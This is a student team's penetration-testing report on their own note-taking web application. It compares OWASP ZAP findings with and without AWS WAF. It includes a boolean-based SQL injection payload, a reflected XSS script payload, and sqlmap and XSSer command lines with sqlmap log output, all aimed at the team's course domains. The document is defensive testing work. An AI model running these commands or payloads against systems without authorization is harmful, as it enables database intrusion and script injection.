Penetration Testing

Team Details:

Name	NEU ID	Email Address
Jai Soni	001822913	soni.j@husky.neu.edu
Krapali Rai	001813750	rai.k@husky.neu.edu
Riddhi Kakadiya	001811354	kamlesh.r@husky.neu.edu
Sreerag Mandakathil Sreenath	001838559	mandakathil.s@husky.neu.edu

Table of Contents

Without AWS WAF

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	2
Medium	0
Low	2
Informational	0

Alert Detail

High (Medium)	Advanced SQL Injection - AND boolean-based blind - WHERE or HAVING clause
Description	A SQL injection may be possible using the attached payload
URL	https://csye6225-spring2019-sonij.me/user/register
Method	POST
Parameter	username
Attack	krapali@gmail.com) AND 6839=6839 AND (4012=4012
Instances	1
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input. Apply the privilege of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The page results were successfully manipulated using the boolean conditions [krapali@gmail.com) AND 6839=6839 AND (4012=4012] and [krapali@gmail.com) AND 4762=8966 AND (3348=3348] The parameter value being modified was stripped from the HTML output for the purposes of the comparison.

	Data was returned for the original parameter. The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter.

Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
CWE Id	89
WASC Id	19
Source ID	1

High (Low)	**Cross Site Scripting (Reflected)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	https://csye6225-spring2019-sonij.me/note
Method	POST
Parameter	title
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	https://csye6225-spring2019-sonij.me/note
Method	POST
Parameter	content
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
Instances	2

Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Other information	Raised with LOW confidence as the Content-Type is not HTML

Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

Low (Medium)	**X-Content-Type-Options Header Missing**
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL	https://csye6225-spring2019-sonij.me/note/00429d6c-3155-416e-8231-0ca6317245f1/attachments
Method	POST
Parameter	X-Content-Type-Options
URL	https://csye6225-spring2019-sonij.me/note/00429d6c-3155-416e-8231-0ca6317245f1/attachments/00087d55-0602-4c6e-9c33-9fb0c86ec775
Method	DELETE
Parameter	X-Content-Type-Options
URL	https://csye6225-spring2019-sonij.me/note/00429d6c-3155-416e-8231-0ca6317245f1/attachments
Method	GET
Parameter	X-Content-Type-Options
URL	https://csye6225-spring2019-sonij.me/note/0011cf73-436a-4660-bfd9-edb8ef1d6aa1
Method	GET
Parameter	X-Content-Type-Options
Instances	4
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses.

Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	**Incomplete or No Cache-control and Pragma HTTP Header Set**

Description	The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.
URL	https://csye6225-spring2019-sonij.me/note/00429d6c-3155-416e-8231-0ca6317245f1/attachments
Method	GET
Parameter	Cache-Control
URL	https://csye6225-spring2019-sonij.me/note/00429d6c-3155-416e-8231-0ca6317245f1/attachments
Method	POST
Parameter	Cache-Control
URL	https://csye6225-spring2019-sonij.me/note/0011cf73-436a-4660-bfd9-edb8ef1d6aa1
Method	GET
Parameter	Cache-Control
URL	https://csye6225-spring2019-sonij.me/note/00429d6c-3155-416e-8231-0ca6317245f1/attachments/00087d55-0602-4c6e-9c33-9fb0c86ec775
Method	DELETE
Parameter	Cache-Control
Instances	4
Solution	Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.
Reference	https://www.owasp.org/index.php/Session_Management_Cheat_Sheet#Web_Content_Caching
CWE Id	525
WASC Id	13
Source ID	3

With AWS WAF

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	0
Low	2
Informational	0

Alert Detail

Low (Medium)	Incomplete or No Cache-control and Pragma HTTP Header Set
Description	The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.
URL	https://csye6225-spring2019-sonij.me/user/register
Method	POST
Parameter	Cache-Control
URL	https://csye6225-spring2019-sonij.me/note/28659a8d-bf63-432f-be8d-c1175ebec8eb
Method	GET
Parameter	Cache-Control
URL	https://csye6225-spring2019-sonij.me/note
Method	GET
Parameter	Cache-Control
Instances	3
Solution	Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.
Reference	https://www.owasp.org/index.php/Session_Management_Cheat_Sheet#Web_Content_Caching
CWE Id	525
WASC Id	13
Source ID	3

Low (Medium)	X-Content-Type-Options Header Missing
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	https://csye6225-spring2019-sonij.me/note
Method	GET
Parameter	X-Content-Type-Options
URL	https://csye6225-spring2019-sonij.me/user/register

Method	POST
Parameter	X-Content-Type-Options
URL	https://csye6225-spring2019-sonij.me/note/28659a8d-bf63-432f-be8d-c1175ebec8eb
Method	GET
Parameter	X-Content-Type-Options
Instances	3
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses.

Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3

Attack Vectors:

A1 – SQL Injection – without aws waf


Why?

Considering that most of our API which is required for the note taking application, we need to ensure that the SQL doesn't have any injectable insecurities.

For this reason we have used the sqlmap tool which is available in Kali linux which performs basic tests on the API endpoints.


The command we executed to perform this as follows:

python sqlmap.py -u "https://csye6225-spring2019-kamleshr.me/user/register" --method=POST --data='{"username":"sreeragsreenath@gmail.com","password":"Test@123"}' --tamper=space2comment



```
[22:39:10] [INFO] testing if the target URL content is stable
[22:39:10] [INFO] target URL content is stable
[22:39:10] [INFO] testing if (custom) POST parameter 'JSON username' is dynamic
[22:39:11] [WARNING] (custom) POST parameter 'JSON username' does not appear to be dynamic
[22:39:11] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might not be injectable
[22:39:11] [INFO] testing for SQL injection on (custom) POST parameter 'JSON username'
[22:39:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:39:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:39:12] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:39:12] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:39:12] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:39:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:39:13] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[22:39:13] [INFO] testing 'MySQL inline queries'
[22:39:13] [INFO] testing 'PostgreSQL inline queries'
[22:39:13] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[22:39:13] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:39:13] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:39:14] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:39:14] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[22:39:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:39:15] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:39:15] [INFO] testing 'Oracle AND time-based blind'
[22:39:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:39:19] [WARNING] (custom) POST parameter 'JSON username' does not seem to be injectable
[22:39:19] [INFO] testing if (custom) POST parameter 'JSON password' is dynamic
[22:39:19] [WARNING] (custom) POST parameter 'JSON password' does not appear to be dynamic
[22:39:19] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON password' might not be injectable
[22:39:20] [INFO] testing for SQL injection on (custom) POST parameter 'JSON password'
[22:39:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:39:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:39:20] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:39:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:39:21] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:39:21] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:39:22] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[22:39:22] [INFO] testing 'MySQL inline queries'
[22:39:22] [INFO] testing 'PostgreSQL inline queries'
[22:39:22] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[22:39:22] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:39:22] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:39:23] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:39:23] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[22:39:23] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:39:24] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:39:24] [INFO] testing 'Oracle AND time-based blind'
[22:39:24] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:39:28] [WARNING] (custom) POST parameter 'JSON password' does not seem to be injectable
[22:39:28] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests

[*] ending @ 22:39:28 /2019-04-03/

root@kali:~/sqlmap-dev# 
```

with WAF



```
[22:39:28] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests

[*] ending @ 22:39:28 /2019-04-03/

root@kali:~/sqlmap-dev# python sqlmap.py -u "https://csye6225-spring2019-sonij.me/user/register" --method=POST --data='{"username":"sreeragsreenath@gmail.com","password":"Test@123"}' --tamper=space2comment
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:57:28 /2019-04-03/

[22:57:28] [INFO] loading tamper module 'space2comment'
JSON data found in POST data. Do you want to process it? [Y/n/q] y
[22:57:30] [INFO] testing connection to the target URL
[22:57:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:57:30] [INFO] heuristics detected web page charset 'ascii'
[22:57:30] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
do you want sqlmap to try to detect backend WAF/IPS? [y/N] y
[22:57:40] [WARNING] dropping timeout to 10 seconds (i.e. '--timeout=10')
[22:57:40] [INFO] using WAF scripts to detect backend WAF/IPS protection
[22:57:40] [CRITICAL] WAF/IPS identified as 'Amazon Web Services Web Application Firewall (Amazon)'
are you sure that you want to continue with further target testing? [y/N] y
[22:57:46] [INFO] testing if the target URL content is stable
[22:57:46] [INFO] target URL content is stable
[22:57:46] [INFO] testing if (custom) POST parameter 'JSON username' is dynamic
[22:57:46] [WARNING] (custom) POST parameter 'JSON username' does not appear to be dynamic
[22:57:46] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might not be injectable
[22:57:46] [INFO] testing for SQL injection on (custom) POST parameter 'JSON username'
[22:57:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:57:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:57:47] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:57:47] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:57:48] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:57:48] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:57:48] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[22:57:48] [INFO] testing 'MySQL inline queries'
[22:57:49] [INFO] testing 'PostgreSQL inline queries'
[22:57:49] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[22:57:49] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:57:49] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:57:49] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:57:49] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[22:57:50] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:57:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:57:50] [INFO] testing 'Oracle AND time-based blind'
[22:57:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:57:54] [WARNING] (custom) POST parameter 'JSON username' does not seem to be injectable
```

detecting amazon waf

Databases can be compromised by hackers using injection vector, environment variables, parameters, external

and internal web services. Injection can result in data loss or denial of access

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

A3-XSS Cross site scripting

Why ?

Stored Cross-site Scripting Vulnerability

Stored Cross-site scripting vulnerabilities happens when the payload is saved, for example in a database and then is executed when a user opens the page. Stored cross-site scripting is very dangerous for a number of reasons:

- The payload is not visible for the browser's XSS filter

- Users might accidentally trigger the payload if they visit the affected page, while a crafted url or specific form inputs would be required for exploiting reflected XSS.


Cross Site “Scripter” (aka XSSer) is an automatic -framework- to detect, exploit and report XSS vulnerabilities in web-based applications. It contains several options to try to bypass certain filters, and various special techniques of code injection Command to run using xsser

Command:

xsser -u "https://csye6225-spring2019-kamleshr.me/user/register" -p "username=XSS&password=XSS" --auto

